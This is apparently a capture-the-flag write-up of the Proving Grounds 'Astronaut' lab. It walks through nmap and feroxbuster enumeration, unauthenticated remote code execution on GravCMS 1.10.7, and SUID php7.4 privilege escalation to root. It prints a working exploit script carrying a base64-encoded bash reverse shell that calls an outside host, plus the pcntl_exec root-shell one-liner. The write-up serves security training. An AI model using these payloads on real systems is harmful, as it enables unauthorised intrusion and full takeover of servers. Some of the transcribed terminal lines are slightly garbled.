

Proving Grounds Practice 11

Proving Grounds Practice — Astronaut

Reconnaissance/Enumeration

NMAP

We start by doing a nmap scan. My default is usually:

```
1 sudo nmap -sV -sC -p- -Pn <IP> --open
```

Flag Explanations:

- `sudo`: Required for scanning all 65535 ports (`-p-`) and some advanced features (like OS detection or raw packet sending).
- `-sV`: Version detection — probes open ports to determine what service and version is running.
- `-sC`: Runs default NSE (Nmap Scripting Engine) scripts, which include useful recon like banner grabbing, SSL cert info, HTTP titles, etc.
- `-p-`: Scans all 65,535 TCP ports (instead of just the top 1000).
- `-Pn`: Skips host discovery (ping scan); treats host as up — useful when ICMP is blocked or filtered.
- `--open`: Show only ports that are open (omit closed/filtered).

```

$ sudo nmap -sV -sC -p- -Pn 192.168.198.12 --open
[sudo] password for august:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-15 15:00 CST
Nmap scan report for 192.168.198.12
Host is up (0.053s latency).
Not shown: 65532 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
|   256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
|_  256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
80/tcp    open  http     Apache httpd 2.4.41
|_ http-title: Index of /
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-ls: Volume /
|  SIZE  TIME                FILENAME
|  -      2021-03-17 17:46  grav-admin/
|_
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.33 seconds

(august@kali2)-[~]

```

As usual, I began my testing with basic enumeration using the nmap tool. From the scan, we identified that port 22 (SSH) and port 80 (HTTP) were open.

💡 What is Grav?

Grav is a modern, flat-file CMS (i.e., no database required) written in PHP. It's lightweight and relies on Markdown and YAML for content and configuration.

- It's often used for fast deployments or lightweight websites.
- The admin panel (`/grav-admin`) is part of a plugin that provides a GUI for managing site content.

🔍 `/grav-admin` Directory: What It Means

If you see `/grav-admin`, it almost certainly indicates the **Grav Admin plugin is installed**, and this endpoint is where site administrators log in to manage the CMS.

HTTP Service Found:

```
1 80/tcp open http Apache httpd 2.4.41
```

- This confirms a **standard web server** is running on **port 80** (Apache 2.4.41 on Ubuntu).

Interesting File/Directory Detected:


```

1 |_http-title: Index of /
2 | SIZE      TIME           FILENAME
3 | -----
4 | ...      2021-03-17  grav-admin/

```

- Nmap's default NSE script (`http-enum` or `http-dir`) found that **directory listing is enabled**, and `/grav-admin/` is visible from the root web directory.
- "Index of /" is the default title shown when **directory listing is enabled** on Apache — i.e., no `index.html`, so it lists files/folders.
 - Among them, Nmap saw a **folder named** `grav-admin/`, with a last-modified timestamp of **March 17, 2021**.

So When we attempted to access port 80, it redirected us to the GravCMS web portal.




← → ↻ 🏠 192.168.54.12

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exp

Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 grav-admin/	2021-03-17 17:46	-	

Apache/2.4.41 (Ubuntu) Server at 192.168.54.12 Port 80



From there, I ran the Feroxbuster tool on the targeted application.

Web Enumeration

What is Feroxbuster?

Feroxbuster is a **fast, recursive web content discovery tool** used for **brute-forcing directories and files** on a website. Think of it like a more powerful and modern version of `dirb`, `gobuster`, or `dirsearch`.

What It Does:

It sends **HTTP requests** to a target website using a **wordlist** (like `/admin`, `/login`, `/uploads`, etc.) to discover:

- Hidden **directories** (e.g., `/admin`, `/config`)
- Hidden **files** (e.g., `.bak`, `.zip`, `index.php~`)
- Misconfigured or exposed content (e.g., `/backup/`, `/user/config.yaml`)
- Even **recursively** searches subdirectories (e.g., `/admin/config/`)

```
1 feroxbuster -u http://target.com -w
  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```


```
FERRIC OXIDE
by Ben "epi" Risher ver: 2.10.3

Target Url      http://192.168.54.12/
Threads         50
Wordlist         /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent       feroxbuster/2.10.3
Config File      /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods    [GET]
Recursion Depth 4
New Version Available https://github.com/epi052/feroxbuster/releases/latest

Press [ENTER] to use the Scan Management Menu™

404 GET 125l 860w 11163c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 28w 278c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 9l 28w 319c http://192.168.54.12/grav-admin => http://192.168.54.12/grav-admin/
302 GET 0l 0w 0c http://192.168.54.12/grav-admin/grav-admin/ => http://192.168.54.12/grav-admin/grav-admin
301 GET 9l 28w 323c http://192.168.54.12/grav-admin/tmp => http://192.168.54.12/grav-admin/tmp/
301 GET 9l 28w 325c http://192.168.54.12/grav-admin/cache => http://192.168.54.12/grav-admin/cache/
301 GET 9l 28w 326c http://192.168.54.12/grav-admin/images => http://192.168.54.12/grav-admin/images/
301 GET 9l 28w 323c http://192.168.54.12/grav-admin/bin => http://192.168.54.12/grav-admin/bin/
301 GET 9l 28w 324c http://192.168.54.12/grav-admin/user => http://192.168.54.12/grav-admin/user/
301 GET 9l 28w 326c http://192.168.54.12/grav-admin/backup => http://192.168.54.12/grav-admin/backup/
302 GET 0l 0w 0c http://192.168.54.12/grav-admin/image/ => http://192.168.54.12/grav-admin/image
302 GET 0l 0w 0c http://192.168.54.12/grav-admin/grav-admin/user/plugins/admin/themes/ => http://192.168.54.12/grav-admin
302 GET 0l 0w 0c http://192.168.54.12/grav-admin/grav-admin/user/plugins/markdown-notices/assets/ => http://192.168.54.12
302 GET 0l 0w 0c http://192.168.54.12/grav-admin/grav-admin/user/plugins/ => http://192.168.54.12/grav-admin/grav-admin/u
302 GET 0l 0w 0c http://192.168.54.12/grav-admin/grav-admin/system/assets/jquery/ => http://192.168.54.12/grav-admin/grav
302 GET 0l 0w 0c http://192.168.54.12/grav-admin/grav-admin/system/assets/ => http://192.168.54.12/grav-admin/grav-admin/
302 GET 0l 0w 0c http://192.168.54.12/grav-admin/grav-admin/user/plugins/admin/themes/grav/images/ => http://192.168.54.1
302 GET 0l 0w 0c http://192.168.54.12/grav-admin/grav-admin/user/plugins/admin/themes/grav/css/ => http://192.168.54.12/g
200 GET 138l 931w 15508c http://192.168.54.12/grav-admin/admin
302 GET 0l 0w 0c http://192.168.54.12/grav-admin/grav-admin/system/ => http://192.168.54.12/grav-admin/grav-admin/system
```

We discovered an admin directory. Upon trying to access the admin directory, it redirected us to the login portal.



From there, I searched on Google for GravCMS exploits and came across GravCMS 1.10.7 — Arbitrary YAML Write/Update (Unauthenticated), which allowed me to proceed with further exploitation.

GravCMS 1.10.7 - Arbitrary YAML Write/Update (Unauthenticated) (2)

https://www.exploit-db.com/exploits/49973?source=post_page-----09c2cf63de97-----...

After updating the target URL and incorporating a bash reverse shell, I successfully established a connection with the target system.

```
7
8 #/usr/bin/python3
9
10 import requests
11 import sys
12 import re
13 import base64
14 target= "http://192.168.54.12/grav-admin"
15 #Change base64 encoded value with with below command.
16 #echo -ne "bash -i >& /dev/tcp/192.168.1.3/4444 0>81" | base64 -w0
17 payload=b""/*<?php /**/
18 file_put_contents('/tmp/
    rev.sh',base64_decode('YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ5LjU0LzQ0NDQgMD4mMQ=='));chm-
    od('/tmp/rev.sh',0755);system('bash /tmp/rev.sh');
19 """
20 s = requests.Session()
21 r = s.get(target+"/admin")
22 adminNonce = re.search(r'admin-nonce" value="(.)"',r.text).group(1)
23 if adminNonce != "" :
24     url = target + "/admin/tools/scheduler"
25     data = "admin-nonce="+adminNonce
26     data += '&task=SaveDefault&data%5bcustom_jobs%5d%5bncefs%5d%5bcommand%5d=/usr/bin/
    php&data%5bcustom_jobs%5d%5bncefs%5d%5bargs%5d=-
    r%20eval%28base64_decode%28%22'+base64.b64encode(payload).decode('utf-8')
    +'%22%29%29%3b&data%5bcustom_jobs%5d%5bncefs%5d%5bat%5d=%2a%20%2a%20%2a%20%2a&data%5
    bcustom_jobs%5d%5bncefs%5d%5boutput%5d=%5bstatus%5d%5bncefs%5d=enabled&data%5bcustom_
    jobs%5d%5bncefs%5d%5boutput_mode%5d=append'
27     headers = {'Content-Type': 'application/x-www-form-urlencoded'}
28     r = s.post(target+"/admin/config/scheduler",data=data,headers=headers)
```

```
kali@kali: ~/Downloads x    kali@kali: ~/Downloads x
(kali@kali)-[~/Downloads]
$ python3 49973.py
(kali@kali)-[~/Downloads]
$
www-data@gravity:~/html/grav-admin$ whoami
www-data
www-data@gravity:~/html/grav-admin$ ls -la
ls -la
total 532
drwxrwxr-- 15 www-data www-data  4096 Mar 17  2021 .
drwxrwxr--  3 www-data www-data  4096 Mar 29  2023 ..
drwxrwxr--  2 www-data www-data  4096 Mar 29  2023 assets
drwxrwxr--  2 www-data www-data  4096 Mar 17  2021 backup
drwxrwxr--  2 www-data www-data  4096 Mar 17  2021 bin
drwxrwxr--  6 www-data www-data  4096 Jul 21 11:42 cache
-rwxrwxr--  1 www-data www-data 192507 Mar 17  2021 CHANGELOG.md
-rwxrwxr--  1 www-data www-data  5476 Mar 17  2021 CODE_OF_COND
-rwxrwxr--  1 www-data www-data  4647 Mar 17  2021 composer.js
-rwxrwxr--  1 www-data www-data 233365 Mar 17  2021 composer.loc
-rwxrwxr--  1 www-data www-data   7098 Mar 17  2021 CONTRIBUTING
drwxrwxr--  2 www-data www-data  4096 Mar 17  2021 .github
-rwxrwxr--  1 www-data www-data  3198 Mar 17  2021 .htaccess
```

While running Linpeas on the interactive shell, I discovered an unknown SUID PHP binary on the target machine that caught my attention.

```
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 84K Nov 29 2022 /snap/core20/1852/usr/bin/chfn -> SuSE_9.3/10
-rwsr-xr-x 1 root root 52K Nov 29 2022 /snap/core20/1852/usr/bin/chsh
-rwsr-xr-x 1 root root 87K Nov 29 2022 /snap/core20/1852/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55K Feb 7 2022 /snap/core20/1852/usr/bin/mount -> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.3
2.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 44K Nov 29 2022 /snap/core20/1852/usr/bin/newgrp -> HP-UX_10.20
-rwsr-xr-x 1 root root 67K Nov 29 2022 /snap/core20/1852/usr/bin/passwd -> Apple_Mac_OSX(03-2006)/Solaris_8/9(1
2-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 67K Feb 7 2022 /snap/core20/1852/usr/bin/su
-rwsr-xr-x 1 root root 163K Jan 16 2023 /snap/core20/1852/usr/bin/sudo -> check_if_the_sudo_version_is_vulnerab
le
-rwsr-xr-x 1 root root 39K Feb 7 2022 /snap/core20/1852/usr/bin/umount -> BSD/Linux(00-1996)
-rwsr-xr-x 1 root systemd-resolve 51K Oct 25 2022 /snap/core20/1852/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 463K Mar 30 2022 /snap/core20/1852/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 84K Mar 14 2022 /snap/core20/1611/usr/bin/chfn -> SuSE_9.3/10
-rwsr-xr-x 1 root root 52K Mar 14 2022 /snap/core20/1611/usr/bin/chsh
-rwsr-xr-x 1 root root 87K Mar 14 2022 /snap/core20/1611/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55K Feb 7 2022 /snap/core20/1611/usr/bin/mount -> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.3
2.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 44K Mar 14 2022 /snap/core20/1611/usr/bin/newgrp -> HP-UX_10.20
-rwsr-xr-x 1 root root 67K Mar 14 2022 /snap/core20/1611/usr/bin/passwd -> Apple_Mac_OSX(03-2006)/Solaris_8/9(1
2-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 67K Feb 7 2022 /snap/core20/1611/usr/bin/su
-rwsr-xr-x 1 root root 163K Jan 19 2021 /snap/core20/1611/usr/bin/sudo -> check_if_the_sudo_version_is_vulnerab
le
-rwsr-xr-x 1 root root 39K Feb 7 2022 /snap/core20/1611/usr/bin/umount -> BSD/Linux(00-1996)
-rwsr-xr-x 1 root systemd-resolve 51K Apr 29 2022 /snap/core20/1611/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 463K Mar 30 2022 /snap/core20/1611/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 121K Feb 22 2023 /snap/snapd/18596/usr/lib/snapd/snap-confine -> Ubuntu_snapd<2.37_dirty
_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root messagebus 51K Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 144K Dec 1 2022 /usr/lib/snapd/snap-confine -> Ubuntu_snapd<2.37_dirty_sock_Local_Privi
lege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 463K Mar 30 2022 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 23K Feb 21 2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 52K Nov 29 2022 /usr/bin/chsh
-rwsr-xr-x 1 daemon daemon 55K Nov 12 2018 /usr/bin/at -> RTnu64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 67K Feb 7 2022 /usr/bin/su
-rwsr-xr-x 1 root root 39K Mar 7 2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 84K Nov 29 2022 /usr/bin/chfn -> SuSE_9.3/10
-rwsr-xr-x 1 root root 39K Feb 7 2022 /usr/bin/umount -> BSD/Linux(00-1996)
-rwsr-xr-x 1 root root 163K Jan 16 2023 /usr/bin/sudo -> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 67K Nov 29 2022 /usr/bin/passwd -> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9
/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 44K Nov 29 2022 /usr/bin/newgrp -> HP-UX_10.20
-rwsr-xr-x 1 root root 55K Feb 7 2022 /usr/bin/mount -> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-16
99.24.8
-rwsr-xr-x 1 root root 4.6M Feb 23 2023 /usr/bin/php7.4 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 87K Nov 29 2022 /usr/bin/gpasswd
```

We can fetch the same details by running the following command:

```
find / -perm -u=s -type f 2>/dev/null
```

Part	Meaning
<code>find /</code>	Search from the root directory
<code>-perm -u=s</code>	Find files with the SUID bit set for the user/owner  <code>-u=s</code> <code>u</code> = user <code>=</code> means "has exactly" <code>s</code> = SUID bit (Set User ID) So <code>-u=s</code> means: "find files where the user has the SUID bit set."

<code>-type f</code>	Only list files , not directories
<code>2>/dev/null</code>	Silence errors (like permission denied messages)

```
www-data@gravity:~/html/grav-admin$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/snap/core20/1852/usr/bin/chfn
/snap/core20/1852/usr/bin/chsh
/snap/core20/1852/usr/bin/gpasswd
/snap/core20/1852/usr/bin/mount
/snap/core20/1852/usr/bin/newgrp
/snap/core20/1852/usr/bin/passwd
/snap/core20/1852/usr/bin/su
/snap/core20/1852/usr/bin/sudo
/snap/core20/1852/usr/bin/umount
/snap/core20/1852/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1852/usr/lib/openssh/ssh-keysign
/snap/core20/1611/usr/bin/chfn
/snap/core20/1611/usr/bin/chsh
/snap/core20/1611/usr/bin/gpasswd
/snap/core20/1611/usr/bin/mount
/snap/core20/1611/usr/bin/newgrp
/snap/core20/1611/usr/bin/passwd
/snap/core20/1611/usr/bin/su
/snap/core20/1611/usr/bin/sudo
/snap/core20/1611/usr/bin/umount
/snap/core20/1611/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1611/usr/lib/openssh/ssh-keysign
/snap/snapd/18596/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/chsh
/usr/bin/at
/usr/bin/su
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/umount
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.4
/usr/bin/gpasswd
```

I checked for a PHP SUID exploit in GTFOBins and found a suitable exploit

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .
CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

I executed the exploit on the target machine and successfully escalated my privileges to root.

```
www-data@gravity:~/html/grav-admin$ /usr/bin/php7.4 -r "pcntl_exec('/bin/sh', ['-p']);"
</usr/bin/php7.4 -r "pcntl_exec('/bin/sh', ['-p']);"
# whoami
whoami www-data
root
#
```